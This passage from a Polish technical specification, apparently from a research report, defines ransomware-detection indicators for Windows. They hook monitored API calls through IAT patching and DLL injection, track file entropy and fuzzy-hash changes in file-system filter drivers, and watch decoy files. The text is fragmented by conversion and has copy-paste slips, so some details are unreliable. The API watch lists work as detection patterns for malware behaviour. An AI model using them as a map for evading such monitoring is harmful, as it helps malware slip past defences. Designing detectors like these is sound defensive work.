<tr><th>Nazwa funkcji</th><th>Biblioteka</th><th>Znaczenie biznesowe</th></tr>
<tr><td>CopyFileW</td><td>KERNEL32</td><td>Funkcja do kopiowania plików.</td></tr>
<tr><td>CreateFileW</td><td>KERNEL32</td><td>Funkcja do tworzenia/otwierania plików.</td></tr>
</table>
</td></tr>
</table>

	FindClose	KERNEL32	Funkcja zamyka handler używany podczas wyszukiwania plików.
	FindFirstFileExW	KERNEL32	Funkcja umożliwia wyszukiwanie plików oraz folderów spełniających określone warunki.
	FindFirstFileW	KERNEL32	Funkcja umożliwia wyszukiwanie plików oraz folderów spełniających określone warunki.
	FindFirstVolumeW	KERNEL32	Funkcja do szukania wolumenów obecnych w systemie operacyjnym.
	FindNextFileW	KERNEL32	Funkcja zwraca kolejny plik/folder spełniający określone kryteria wyszukiwania.
	FindNextVolumeW	KERNEL32	Funkcja zwraca kolejny plik/folder spełniający określone kryteria wyszukiwania.
	FindVolumeClose	KERNEL32	Funkcja zamyka handler używany podczas wyszukiwania wolumenów.
	GetFileAttributesW	KERNEL32	Funkcja pozwala odczytać atrybuty wskazanego pliku/folderu.
	GetFileSizeEx	KERNEL32	Funkcja pozwala odczytać rozmiar wskazanego pliku/folderu.
	GetFileType	KERNEL32	Funkcja pozwala odczytać typ wskazanego pliku/folderu.
	GetVolumeInformationW	KERNEL32	Funkcja zwracająca określone informacje o wskazanym wolumenie systemowym.
	GetVolumePathNamesForVolumeNameW	KERNEL32	
	MoveFileExW	KERNEL32	
	ReadFile	KERNEL32	Funkcja umożlwiająca odczytanie zawartości wskazanego pliku.
	SetFileAttributesW	KERNEL32	Funkcja umożliwia określenie atrybutów pliku/folderu.

<table>
<tr><td></td><td>
<table>
<tr><td>SetFilePointerEx</td><td>KERNEL32</td><td>Funkcja ustawia wskaźnik na określone miejsce w danym pliku.</td></tr>
<tr><td>SetVolumeMountPointW</td><td>KERNEL32</td><td></td></tr>
<tr><td>WriteFile</td><td>KERNEL32</td><td>Funkcja umożlwiająca zapisanie zawartości wskazanego pliku.</td></tr>
</table>
</td></tr>
<tr><td>Sposób komunikacji</td><td>Wskaźnik będzie komunikował się z:
Innymi wskaźnikami pracującymi w systemie.
Mechanizmem monitorowania.</td></tr>
<tr><td>Dane wysyłane do innych wskaźników</td><td>Wskaźnik wysyłał będzie do innych wskaźników:
Dane identyfikacyjne.
Dane typu heartbeat – wysyłane w regularnych odstępach czasowych.
Dane ostrzegawcze – jeżeli odczyty wskaźnika przekroczą poziom ostrzegawczy lub poziom weryfikacji negatywnej.
Dane ostrzegawcze związane z innymi wskaźnikami – np. informacje, gdy inny zarejestrowany w systemie wskaźnik przestanie wysyłać poprawne dane typu heartbeat.</td></tr>
<tr><td>Dane wysyłane do mechanizmu monitorowania</td><td>Wskaźnik wysyłał będzie do innych wskaźników:
Dane identyfikacyjne.
Dane typu heartbeat – wysyłane w regularnych odstępach czasowych.
Dane ostrzegawcze – jeżeli odczyty wskaźnika przekroczą poziom ostrzegawczy lub poziom weryfikacji negatywnej.
Dane ostrzegawcze związane z innymi wskaźnikami – np. informacje, gdy inny zarejestrowany w systemie wskaźnik przestanie wysyłać poprawne dane typu heartbeat.</td></tr>
<tr><td>Poziom weryfikacji pozytywnej</td><td>Proces korzysta rzadko z wymienionych powyżej funkcji.
Sumaryczna liczba wywołań nie przekracza poziomu ostrzegawczego.
Zależności czasowe pomiędzy wywołaniami nie przekraczają poziomu ostrzegawczego.</td></tr>
<tr><td>Poziom weryfikacji negatywnej</td><td>Proces korzysta często z wymienionych powyżej funkcji.
Sumaryczna liczba wywołań przekracza poziom weryfikacji negatywnej.
Zależności czasowe pomiędzy wywołaniami przekraczają poziom weryfikacji negatywnej.</td></tr>
<tr><td>Poziom ostrzegawczy</td><td>Proces korzysta często z wymienionych powyżej funkcji.
Sumaryczna liczba wywołań przekracza poziom ostrzegawczy.</td></tr>
</table>

	• Zależności czasowe pomiędzy wywołaniami przekraczają poziom ostrzegawczy.
Parametry konfiguracyjne wskaźnika	• Identyfikator. • Wartości dla poziomu weryfikacji pozytywnej. • Wartości dla poziomu weryfikacji negatywnej. • Wartości dla poziomu ostrzegawczego. • Wartości związane z heartbeat. • Wartości związane z mechanizmem komunikacji między wskaźnikami. • Wartości związane z mechanizmem komunikacji z mechanizmem monitorującym.

IX.6.3 Wskaźnik wykorzystania API do obsługi wątków oraz procesów

Poniższa tabela prezentuje podstawową specyfikację techniczną wskaźnika wykorzystania API do obsługi wątków oraz procesów.

Nazwa	Wartość
Nazwa wskaźnika	Wskaźnik wykorzystania API do obsługi wątków oraz procesów
Nazwa projektu	Indicator/ProcessThreadAPIUsage
Język implementacji	Do implementacji należy użyć języka programowania: • Assembler • C • C++
Mechanizmy implementacji	W ramach implementacji wskaźnika należy wykorzystać: • Mechanizm tworzenia API hook'ów systemowych • Mechanizm zmian wpisów w tablicy IAT monitorowanych procesów. • Mechanizmy typu *DLL injection.* • Mechanizm wykrywający powstanie nowego procesu w systemie.
Monitorowane procesy	• Wskaźnik monitorował będzie wszystkie nowo uruchomione procesy w systemie Windows - działanie automatyczne. • Wskaźnik będzie monitorował wskazane procesy - działanie na żądanie (on-demand).
Sposób działania	Wskaźnik, korzystając ze wskazanych mechanizmów implementacji, rejestrował będzie aktywność procesu we wskazanych obszarach API. Rejestracji podlegać będzie liczba wywołań danej funkcji API. Dodatkowo, należy uwzględnić zależności czasowe między kolejnymi wywołaniami.

<table>
<tr><td></td><td>W związku z tym, dla każdej monitorowanej funkcji API wskaźnik obliczał będzie co najmniej:
Sumaryczną liczbę wywołań przez proces.
Średnią liczbę wywołań przez proces w ciągu sekundy.
Średnią liczbę wywołań przez proces w ciągu minuty.
Sumaryczną liczbę wywołań.
Średnią liczbę wywołań w ciągu sekundy.
Średnią liczbę wywołań w ciągu minuty.</td></tr>
<tr><td>Funkcje API podlegające monitorowaniu:</td><td>
<table>
<tr><th>Nazwa funkcji</th><th>Biblioteka</th><th>Znaczenie biznesowe</th></tr>
<tr><td>CreateThread</td><td>KERNEL32</td><td>Funkcja do tworzenia wątków w ramach istniejących procesów.</td></tr>
<tr><td>ExitProcess</td><td>KERNEL32</td><td>Funkcja powoduje zakończenie pracy procesu.</td></tr>
<tr><td>ExitThread</td><td>KERNEL32</td><td>Funkcja powoduje zakończenie pracy wątku.</td></tr>
<tr><td>GetCurrentProcess</td><td>KERNEL32</td><td></td></tr>
<tr><td>GetCurrentProcessId</td><td>KERNEL32</td><td></td></tr>
<tr><td>GetCurrentThread</td><td>KERNEL32</td><td></td></tr>
<tr><td>GetCurrentThreadId</td><td>KERNEL32</td><td></td></tr>
<tr><td>GetExitCodeThread</td><td>KERNEL32</td><td></td></tr>
<tr><td>GetProcessAffinityMask</td><td>KERNEL32</td><td></td></tr>
<tr><td>GetProcessHeap</td><td>KERNEL32</td><td></td></tr>
<tr><td>GetThreadContext</td><td>KERNEL32</td><td></td></tr>
<tr><td>GetThreadPriority</td><td>KERNEL32</td><td></td></tr>
<tr><td>GetThreadTimes</td><td>KERNEL32</td><td></td></tr>
<tr><td>OpenProcess</td><td>KERNEL32</td><td></td></tr>
<tr><td>OpenProcessToken</td><td>ADVAPI32</td><td></td></tr>
<tr><td>Process32FirstW</td><td>KERNEL32</td><td>Zwraca informacje o pierwszym procesie znalezionym we wskazanej migawce ze stanu systemu (snapshot).</td></tr>
<tr><td>Process32NextW</td><td>KERNEL32</td><td>Zwraca informacje o kolejnym procesie znalezionym we wskazanej migawce ze stanu systemu (snapshot).</td></tr>
<tr><td>SetThreadAffinityMask</td><td>KERNEL32</td><td></td></tr>
</table>
</td></tr>
</table>

	SetThreadPriority	KERNEL32	
	TerminateProcess	KERNEL32	Funkcja do zatrzymania wskazanego procesu oraz wszystkich powiązanych z nim wątków.
Sposób komunikacji	Wskaźnik będzie komunikował się z: • Innymi wskaźnikami pracującymi w systemie. • Mechanizmem monitorowania.		
Dane wysyłane do innych wskaźników	Wskaźnik wysyłał będzie do innych wskaźników: • Dane identyfikacyjne. • Dane typu heartbeat – wysyłane w regularnych odstępach czasowych. • Dane ostrzegawcze – jeżeli odczyty wskaźnika przekroczą poziom ostrzegawczy lub poziom weryfikacji negatywnej. • Dane ostrzegawcze związane z innymi wskaźnikami – np. informacje, gdy inny zarejestrowany w systemie wskaźnik przestanie wysyłać poprawne dane typu heartbeat.		
Dane wysyłane do mechanizmu monitorowania	Wskaźnik wysyłał będzie do innych wskaźników: • Dane identyfikacyjne. • Dane typu heartbeat – wysyłane w regularnych odstępach czasowych. • Dane ostrzegawcze – jeżeli odczyty wskaźnika przekroczą poziom ostrzegawczy lub poziom weryfikacji negatywnej. • Dane ostrzegawcze związane z innymi wskaźnikami – np. informacje, gdy inny zarejestrowany w systemie wskaźnik przestanie wysyłać poprawne dane typu heartbeat.		
Poziom weryfikacji pozytywnej	• Proces korzysta rzadko z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań nie przekracza poziomu ostrzegawczego. • Zależności czasowe pomiędzy wywołaniami nie przekraczają poziomu ostrzegawczego.		
Poziom weryfikacji negatywnej	• Proces korzysta często z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań przekracza poziom weryfikacji negatywnej. • Zależności czasowe pomiędzy wywołaniami przekraczają poziom weryfikacji negatywnej.		
Poziom ostrzegawczy	• Proces korzysta często z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań przekracza poziom ostrzegawczy.		

	• Zależności czasowe pomiędzy wywołaniami przekraczają poziom ostrzegawczy.
Parametry konfiguracyjne wskaźnika	• Identyfikator. • Wartości dla poziomu weryfikacji pozytywnej. • Wartości dla poziomu weryfikacji negatywnej. • Wartości dla poziomu ostrzegawczego. • Wartości związane z heartbeat. • Wartości związane z mechanizmem komunikacji między wskaźnikami. • Wartości związane z mechanizmem komunikacji z mechanizmem monitorującym.

IX.6.4 Wskaźnik wykorzystania funkcji API do modyfikacji ustawień systemowych

Poniższa tabela prezentuje podstawową specyfikację techniczną wskaźnika wykorzystania funkcji API do modyfikacji ustawień systemowych.

Nazwa	Wartość
Nazwa wskaźnika	Wskaźnik wykorzystania API do modyfikacji ustawień systemowych
Nazwa projektu	Indicator/SettingsAPIUsage
Język implementacji	Do implementacji należy użyć języka programowania: • Assembler • C • C++
Mechanizmy implementacji	W ramach implementacji wskaźnika należy wykorzystać: • Mechanizm tworzenia API hook'ów systemowych • Mechanizm zmian wpisów w tablicy IAT monitorowanych procesów. • Mechanizmy typu *DLL injection.* • Mechanizm wykrywający powstanie nowego procesu w systemie.
Monitorowane procesy	• Wskaźnik monitorował będzie wszystkie nowo uruchomione procesy w systemie Windows - działanie automatyczne. • Wskaźnik będzie monitorował wskazane procesy - działanie na żądanie (on-demand).
Sposób działania	Wskaźnik, korzystając ze wskazanych mechanizmów implementacji, rejestrował będzie aktywność procesu we wskazanych obszarach API. Rejestracji podlegać będzie liczba wywołań danej funkcji API. Dodatkowo, należy uwzględnić zależności czasowe między kolejnymi wywołaniami.

<table>
<tr><td></td><td>W związku z tym, dla każdej monitorowanej funkcji API wskaźnik obliczał będzie co najmniej:
Sumaryczną liczbę wywołań przez proces.
Średnią liczbę wywołań przez proces w ciągu sekundy.
Średnią liczbę wywołań przez proces w ciągu minuty.
Sumaryczną liczbę wywołań.
Średnią liczbę wywołań w ciągu sekundy.
Średnią liczbę wywołań w ciągu minuty.</td></tr>
<tr><td>Funkcje API podlegające monitorowaniu:</td><td>
<table>
<tr><th>Nazwa funkcji</th><th>Biblioteka</th><th>Znaczenie biznesowe</th></tr>
<tr><td>GetCommandLineW</td><td>KERNEL32</td><td>Pozwala odczytać zawartość wiersza poleceń dla danego procesu (z momentu uruchamiania).</td></tr>
<tr><td>GetComputerNameA</td><td>KERNEL32</td><td>Funkcja zwraca nazwę komputera.</td></tr>
<tr><td>GetDateFormatW</td><td>KERNEL32</td><td></td></tr>
<tr><td>GetDiskFreeSpaceW</td><td>KERNEL32</td><td></td></tr>
<tr><td>GetEnvironmentStringsW</td><td>KERNEL32</td><td></td></tr>
<tr><td>GetEnvironmentVariableW</td><td>KERNEL32</td><td></td></tr>
<tr><td>GetStartupInfoW</td><td>KERNEL32</td><td></td></tr>
<tr><td>GetSystemInfo</td><td>KERNEL32</td><td>Funkcja zwracająca określone informacje o systemie.</td></tr>
<tr><td>IsProcessorFeaturePresent</td><td>KERNEL32</td><td>Funkcja do wykrywania czy procesor komputera posiada określone funkcjonalności. Funkcja ta jest często wykorzystywana w mechanizmach anty-debug.</td></tr>
<tr><td>IsValidCodePage</td><td>KERNEL32</td><td></td></tr>
<tr><td>RegCloseKey</td><td>ADVAPI32</td><td></td></tr>
<tr><td>RegOpenKeyExW</td><td>ADVAPI32</td><td>Funkcja umożliwia pobranie/utworzenie określonego wpisu w rejestrze systemu Windows.</td></tr>
<tr><td>RegSetValueExW</td><td>ADVAPI32</td><td>Funkcja umożliwia zmianę określonego wpisu w rejestrze systemu Windows.</td></tr>
</table>
</td></tr>
</table>

	SetEnvironmentVariableW | KERNEL32 |
Sposób komunikacji	Wskaźnik będzie komunikował się z: • Innymi wskaźnikami pracującymi w systemie. • Mechanizmem monitorowania.
Dane wysyłane do innych wskaźników	Wskaźnik wysyłał będzie do innych wskaźników: • Dane identyfikacyjne. • Dane typu heartbeat – wysyłane w regularnych odstępach czasowych. • Dane ostrzegawcze – jeżeli odczyty wskaźnika przekroczą poziom ostrzegawczy lub poziom weryfikacji negatywnej. • Dane ostrzegawcze związane z innymi wskaźnikami – np. informacje, gdy inny zarejestrowany w systemie wskaźnik przestanie wysyłać poprawne dane typu heartbeat.
Dane wysyłane do mechanizmu monitorowania	Wskaźnik wysyłał będzie do innych wskaźników: • Dane identyfikacyjne. • Dane typu heartbeat – wysyłane w regularnych odstępach czasowych. • Dane ostrzegawcze – jeżeli odczyty wskaźnika przekroczą poziom ostrzegawczy lub poziom weryfikacji negatywnej. • Dane ostrzegawcze związane z innymi wskaźnikami – np. informacje, gdy inny zarejestrowany w systemie wskaźnik przestanie wysyłać poprawne dane typu heartbeat.
Poziom weryfikacji pozytywnej	• Proces korzysta rzadko z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań nie przekracza poziomu ostrzegawczego. • Zależności czasowe pomiędzy wywołaniami nie przekraczają poziomu ostrzegawczego.
Poziom weryfikacji negatywnej	• Proces korzysta często z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań przekracza poziom weryfikacji negatywnej. • Zależności czasowe pomiędzy wywołaniami przekraczają poziom weryfikacji negatywnej.
Poziom ostrzegawczy	• Proces korzysta często z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań przekracza poziom ostrzegawczy. • Zależności czasowe pomiędzy wywołaniami przekraczają poziom ostrzegawczy.

Parametry konfiguracyjne wskaźnika	• Identyfikator. • Wartości dla poziomu weryfikacji pozytywnej. • Wartości dla poziomu weryfikacji negatywnej. • Wartości dla poziomu ostrzegawczego. • Wartości związane z heartbeat. • Wartości związane z mechanizmem komunikacji między wskaźnikami. • Wartości związane z mechanizmem komunikacji z mechanizmem monitorującym.

IX.6.5 Wskaźnik wykorzystania nietypowego API

Poniższa tabela prezentuje podstawową specyfikację techniczną wskaźnika wykorzystania nietypowego API.

<table>
<tr><th>Nazwa</th><th>Wartość</th></tr>
<tr><td>Nazwa wskaźnika</td><td>Wskaźnik wykorzystania nietypowego API</td></tr>
<tr><td>Nazwa projektu</td><td>Indicator/OtherAPIUsage</td></tr>
<tr><td>Język implementacji</td><td>Do implementacji należy użyć języka programowania:
• Assembler
• C
• C++</td></tr>
<tr><td>Mechanizmy implementacji</td><td>W ramach implementacji wskaźnika należy wykorzystać:
• Mechanizm tworzenia API hook’ów systemowych
• Mechanizm zmian wpisów w tablicy IAT monitorowanych procesów.
• Mechanizmy typu DLL injection.
• Mechanizm wykrywający powstanie nowego procesu w systemie.</td></tr>
<tr><td>Monitorowane procesy</td><td>• Wskaźnik monitorował będzie wszystkie nowo uruchomione procesy w systemie Windows - działanie automatyczne.
• Wskaźnik będzie monitorował wskazane procesy - działanie na żądanie (on-demand).</td></tr>
<tr><td>Sposób działania</td><td>Wskaźnik, korzystając ze wskazanych mechanizmów implementacji, rejestrował będzie aktywność procesu we wskazanych obszarach API. Rejestracji podlegać będzie liczba wywołań danej funkcji API.</td></tr>
<tr><td>Funkcje API podlegające monitorowaniu:</td><td>
<table>
<tr><th>Nazwa funkcji</th><th>Biblioteka</th><th>Znaczenie biznesowe</th></tr>
<tr><td>AdjustTokenPrivileges</td><td>ADVAPI32</td><td></td></tr>
<tr><td>CheckRemoteDebuggerPresent</td><td>KERNEL32</td><td></td></tr>
</table>
</td></tr>
</table>

	GetCommandLineA	KERNEL32	Pozwala odczytać zawartość wiersza poleceń dla danego procesu (z momentu uruchamiania).
	GetCommandLineW	KERNEL32	Pozwala odczytać zawartość wiersza poleceń dla danego procesu (z momentu uruchamiania).
	GetLocaleInfoA	KERNEL32	
	GetLocaleInfoW	KERNEL32	
	GetProcAddress	KERNEL32	
	IsDebuggerPresent	KERNEL32	Funkcja do wykrywania czy proces jest kontrolowany przez oprogramowanie typu debugger.
	IsProcessorFeaturePresent	KERNEL32	Funkcja do wykrywania czy procesor komputera posiada określone funkcjonalności. Funkcja ta jest często wykorzystywana w mechanizmach anty-debug.
	IsValidCodePage	KERNEL32	
	IsValidLocale	KERNEL32	
	LoadLibraryExW	KERNEL32	
	LoadLibraryW	KERNEL32	
	SetUnhandledExceptionFilter	KERNEL32	
	SetVolumeMountPointW	KERNEL32	
	ShellExecuteW	SHELL32	Funkcja do wykonania określone operacji z wykorzystaniem mechanizmu Windows Shell.

Sposób komunikacji	Wskaźnik będzie komunikował się z: • Innymi wskaźnikami pracującymi w systemie. • Mechanizmem monitorowania.
Dane wysyłane do innych wskaźników	Wskaźnik wysyłał będzie do innych wskaźników: • Dane identyfikacyjne. • Dane typu heartbeat – wysyłane w regularnych odstępach czasowych. • Dane ostrzegawcze – jeżeli odczyty wskaźnika przekroczą poziom ostrzegawczy lub poziom weryfikacji negatywnej. • Dane ostrzegawcze związane z innymi wskaźnikami – np. informacje, gdy inny zarejestrowany w systemie wskaźnik przestanie wysyłać poprawne dane typu heartbeat.
Dane wysyłane do mechanizmu monitorowania	Wskaźnik wysyłał będzie do innych wskaźników: • Dane identyfikacyjne. • Dane typu heartbeat – wysyłane w regularnych odstępach czasowych. • Dane ostrzegawcze – jeżeli odczyty wskaźnika przekroczą poziom ostrzegawczy lub poziom weryfikacji negatywnej. • Dane ostrzegawcze związane z innymi wskaźnikami – np. informacje, gdy inny zarejestrowany w systemie wskaźnik przestanie wysyłać poprawne dane typu heartbeat.
Poziom weryfikacji pozytywnej	• Proces nie korzysta z wymienionych powyżej funkcji.
Poziom ostrzegawczy	• Proces korzysta z wymienionych funkcji.
Parametry konfiguracyjne wskaźnika	• Identyfikator. • Wartości dla poziomu weryfikacji pozytywnej. • Wartości dla poziomu weryfikacji negatywnej. • Wartości dla poziomu ostrzegawczego. • Wartości związane z heartbeat. • Wartości związane z mechanizmem komunikacji między wskaźnikami. • Wartości związane z mechanizmem komunikacji z mechanizmem monitorującym.

IX.7 Specyfikacja techniczna wskaźnika zmian poziomu losowości danych

Poniższa tabela prezentuje podstawową specyfikację techniczną wskaźnika zmian poziomu losowości danych.

Nazwa	Wartość
Nazwa wskaźnika	Wskaźnik zmiany poziomu losowości
Nazwa projektu	Indicator/RandomnessVerifier
Język implementacji	Do implementacji należy użyć języka programowania: • Assembler • C • C++
Mechanizmy implementacji	W ramach implementacji wskaźnika należy wykorzystać: • Entropię Shannon'a. • Test Maurera. • Test monobitowy. • Filtry sterowników systemu Windows[126].
Monitorowane procesy	Wskaźnik monitorował będzie wszystkie procesy uruchomione w systemie Windows.
Sposób działania	Wskaźnik działał będzie jako filtr sterowników, umiejscowiony bezpośrednio nad sterownikiem obsługującym system plików systemu Windows albo sterownikiem obsługującym dysk twardy. Wskaźnik weryfikował będzie zmiany poziomu losowości podczas prób zapisu/odczytu danych w pamięci stałej. Wskaźnik działał będzie w oparciu o wysyłane do sterowników komendy IRP[127], takie jak np.: • IRP_MJ_CREATE • IRP_MJ_CLOSE • IRP_MJ_WRITE • IRP_MJ_READ Wskaźnik weryfikował będzie, czy w wyniku działania procesu nie nastąpiła zmiana poziomu losowości danych pliku. Dopuszcza się rozdzielenie funkcjonalności wskaźnika pomiędzy sterownik oraz kod pracujący w trybie użytkownika. W trybie sterownika wskaźnik będzie analizował żądania IRP. W trybie sterownika wskaźnik będzie

[126] Filter Drivers, Windows Driver Model, Microsoft, https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/filter-drivers, (dostęp 04.2023)
[127] I/O request packets, Windows, Microsoft, https://learn.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/i-o-request-packets, (dostęp 02.2022)

	dokonywał weryfikacji czy nastąpiła zmiana poziomu losowości. Taka architektura wskaźnika powinna pozytywnie wpłynąć na szybkość działania systemu operacyjnego - dzięki zmniejszeniu ilości przetwarzania w trybie sterownika.
Sposób komunikacji	Wskaźnik będzie komunikował się z: • Innymi wskaźnikami pracującymi w systemie. • Mechanizmem monitorowania.
Dane wysyłane do innych wskaźników	Wskaźnik wysyłał będzie do innych wskaźników: • Dane identyfikacyjne. • Dane typu heartbeat – wysyłane w regularnych odstępach czasowych. • Dane ostrzegawcze – jeżeli nastąpi istotna zmiana poziomu losowości. • Dane ostrzegawcze związane z innymi wskaźnikami – np. informacje, gdy inny zarejestrowany w systemie wskaźnik przestanie wysyłać poprawne dane typu heartbeat.
Dane wysyłane do mechanizmu monitorowania	Wskaźnik wysyłał będzie do innych wskaźników: • Dane identyfikacyjne. • Dane typu heartbeat – wysyłane w regularnych odstępach czasowych. • Dane ostrzegawcze – jeżeli nastąpi istotna zmiana poziomu losowości. • Dane ostrzegawcze związane z innymi wskaźnikami – np. informacje, gdy inny zarejestrowany w systemie wskaźnik przestanie wysyłać poprawne dane typu heartbeat.
Poziom weryfikacji pozytywnej	• Nie nastąpiła istotna zmiana poziomu losowości.
Poziom weryfikacji negatywnej	• Nastąpiła zmiana poziomu losowości danych w pliku – nastąpił istotny wzrost poziomu losowości danych.
Poziom ostrzegawczy	• Nastąpiła zmiana poziomu losowości danych w pliku – nastąpił wzrost poziomu losowości danych.
Parametry konfiguracyjne wskaźnika	• Identyfikator. • Wartości związane z heartbeat. • Wartości związane z mechanizmem komunikacji między wskaźnikami. • Wartości związane z mechanizmem komunikacji z mechanizmem monitorującym.

IX.7.1 Wskaźnik zmian klasy abstrakcji

Poniższa tabela prezentuje podstawową specyfikację techniczną wskaźnika zamian klas abstrakcji.

Nazwa	Wartość
Nazwa wskaźnika	Wskaźnik zmiany klasy abstrakcji
Nazwa projektu	Indicator/ClassificationVerifier
Język implementacji	Do implementacji należy użyć języka programowania: • Assembler • C • C++
Mechanizmy implementacji	W ramach implementacji wskaźnika należy wykorzystać: • Algorytm Nilsimsa. • Algorytm TLSH. • Algorytm SSDEEP. • Algorytm LZJD. • Filtry sterowników systemu Windows.
Monitorowane procesy	Wskaźnik monitorował będzie wszystkie procesy uruchomione w systemie Windows.
Sposób działania	Wskaźnik działał będzie jako filtr sterowników, umiejscowiony bezpośrednio nad sterownikiem obsługującym system plików systemu Windows albo sterownikiem obsługującym dysk twardy. Wskaźnik weryfikował będzie zmiany poziomu losowości podczas prób zapisu/odczytu danych w pamięci stałej. Wskaźnik działał będzie w oparciu o wysyłane do sterowników komendy IRP, takie jak np.: • IRP_MJ_CREATE • IRP_MJ_CLOSE • IRP_MJ_WRITE • IRP_MJ_READ Wskaźnik weryfikował będzie, czy w wyniku działania procesu nie nastąpiła zmiana klasy abstrakcji (kategorii - bucket), do której należą dane. Dopuszcza się rozdzielenie funkcjonalności wskaźnika pomiędzy sterownik oraz kod pracujący w trybie użytkownika. W trybie sterownika wskaźnik będzie analizował żądania IRP. W trybie sterownika wskaźnik będzie dokonywał weryfikacji czy nastąpiła zmiana klasy abstrakcji. Taka

	architektura wskaźnika powinna pozytywnie wpłynąć na szybkość działania systemu operacyjnego - dzięki zmniejszeniu ilości przetwarzania w trybie sterownika.
Sposób komunikacji	Wskaźnik będzie komunikował się z: • Innymi wskaźnikami pracującymi w systemie. • Mechanizmem monitorowania.
Dane wysyłane do innych wskaźników	Wskaźnik wysyłał będzie do innych wskaźników: • Dane identyfikacyjne. • Dane typu heartbeat – wysyłane w regularnych odstępach czasowych. • Dane ostrzegawcze – jeżeli nastąpi zmiana klasy abstrakcji. • Dane ostrzegawcze związane z innymi wskaźnikami – np. informacje, gdy inny zarejestrowany w systemie wskaźnik przestanie wysyłać poprawne dane typu heartbeat.
Dane wysyłane do mechanizmu monitorowania	Wskaźnik wysyłał będzie do innych wskaźników: • Dane identyfikacyjne. • Dane typu heartbeat – wysyłane w regularnych odstępach czasowych. • Dane ostrzegawcze – jeżeli nastąpi zmiana klasy abstrakcji. • Dane ostrzegawcze związane z innymi wskaźnikami – np. informacje, gdy inny zarejestrowany w systemie wskaźnik przestanie wysyłać poprawne dane typu heartbeat.
Poziom weryfikacji pozytywnej	• Nie nastąpiła zmiana klasy abstrakcji.
Poziom weryfikacji negatywnej	• Nastąpiła zmiana klasy abstrakcji i poziom różnic pomiędzy danymi oryginalnymi oraz zmodyfikowanym określony został jako istotny.
Poziom ostrzegawczy	• Nastąpiła zmiana klasy abstrakcji.
Parametry konfiguracyjne wskaźnika	• Identyfikator. • Wartości związane z heartbeat. • Wartości związane z mechanizmem komunikacji między wskaźnikami. • Wartości związane z mechanizmem komunikacji z mechanizmem monitorującym.

IX.7.2 Wskaźnik dostępu do pułapek honeypot

Poniższa tabela prezentuje podstawową specyfikację techniczną wskaźnika dostępu do pułapek honeypot.

Nazwa	Wartość
Nazwa wskaźnika	Wskaźnik dostępu do pułapek
Nazwa projektu	Indicator/HoneypotAccess
Język implementacji	Do implementacji należy użyć języka programowania: • Assembler • C • C++
Mechanizmy implementacji	W ramach implementacji wskaźnika należy wykorzystać: • Filtry sterowników systemu Windows.
Monitorowane procesy	Wskaźnik monitorował będzie wszystkie procesy uruchomione w systemie Windows.
Sposób działania	Wskaźnik działał będzie jako filtr sterowników, który weryfikował będzie próby dostępu do danych pułapek umieszczonych w pamięci stałej. Wskaźnik działał będzie jako filtr wysokiego poziomu, zlokalizowany nad systemem plików. Dodatkowo (albo alternatywnie) wskaźnik działał będzie jako filtr niskiego poziomu, zlokalizowany bezpośrednio nad sterownikiem do urządzenia dyskowego. Wskaźnik działał będzie w oparciu o wysyłane do sterowników komendy IRP, takie jak np.: • IRP_MJ_CREATE • IRP_MJ_CLOSE • IRP_MJ_READ Wskaźnik weryfikował będzie, czy w wyniku działania procesu nie nastąpiła próba dostępu do danych plików pułapek.
Sposób komunikacji	Wskaźnik będzie komunikował się z: • Innymi wskaźnikami pracującymi w systemie. • Mechanizmem monitorowania.
Dane wysyłane do innych wskaźników	Wskaźnik wysyłał będzie do innych wskaźników: • Dane identyfikacyjne. • Dane typu heartbeat – wysyłane w regularnych odstępach czasowych. • Dane ostrzegawcze – jeżeli nastąpiły próby dostępu do monitorowanych plików pułapek (decoy files).

	• Dane ostrzegawcze związane z innymi wskaźnikami – np. informacje, gdy inny zarejestrowany w systemie wskaźnik przestanie wysyłać poprawne dane typu heartbeat.
Dane wysyłane do mechanizmu monitorowania	Wskaźnik wysyłał będzie do innych wskaźników: • Dane identyfikacyjne. • Dane typu heartbeat – wysyłane w regularnych odstępach czasowych. • Dane ostrzegawcze – jeżeli nastąpiły próby dostępu do monitorowanych plików pułapek (decoy files). • Dane ostrzegawcze związane z innymi wskaźnikami – np. informacje, gdy inny zarejestrowany w systemie wskaźnik przestanie wysyłać poprawne dane typu heartbeat.
Poziom weryfikacji pozytywnej	• Brak prób dostępu do plików pułapek (decoy files).
Poziom weryfikacji negatywnej	• Wykryto próby dostępu do plików pułapek (decoy files).
Parametry konfiguracyjne wskaźnika	• Identyfikator. • Wartości związane z heartbeat. • Wartości związane z mechanizmem komunikacji między wskaźnikami. • Wartości związane z mechanizmem komunikacji z mechanizmem monitorującym.

IX.7.3 Wskaźnik zmian pułapek honeypot

Poniższa tabela prezentuje podstawową specyfikację techniczną wskaźnika zmian pułapek honeypot.

Nazwa	Wartość
Nazwa wskaźnika	Wskaźnik zmian pułapek
Nazwa projektu	Indicator/HoneypotChange
Język implementacji	Do implementacji należy użyć języka programowania: • Assembler • C • C++
Mechanizmy implementacji	W ramach implementacji wskaźnika należy wykorzystać: • Filtry sterowników wysokiego poziomu • Filtry sterowników niskiego poziomu.

Monitorowane procesy	Wskaźnik monitorował będzie wszystkie procesy uruchomione w systemie Windows.
Sposób działania	Wskaźnik działał będzie jako filtr sterowników, który weryfikował będzie próby zmian danych pułapek umieszczonych w pamięci stałej. Wskaźnik działał będzie jako filtr wysokiego poziomu, zlokalizowany nad systemem plików. Dodatkowo (albo alternatywnie) wskaźnik działał będzie jako filtr niskiego poziomu, zlokalizowany bezpośrednio nad sterownikiem do urządzenia dyskowego. Wskaźnik działał będzie w oparciu o wysyłane do sterowników komendy IRP, takie jak np.: • IRP_MJ_CREATE • IRP_MJ_CLOSE • IRP_MJ_WRITE Wskaźnik weryfikował będzie, czy w wyniku działania procesu nie nastąpiła próba zmiany danych z plików pułapek.
Sposób komunikacji	Wskaźnik będzie komunikował się z: • Filtry sterowników systemu Windows.
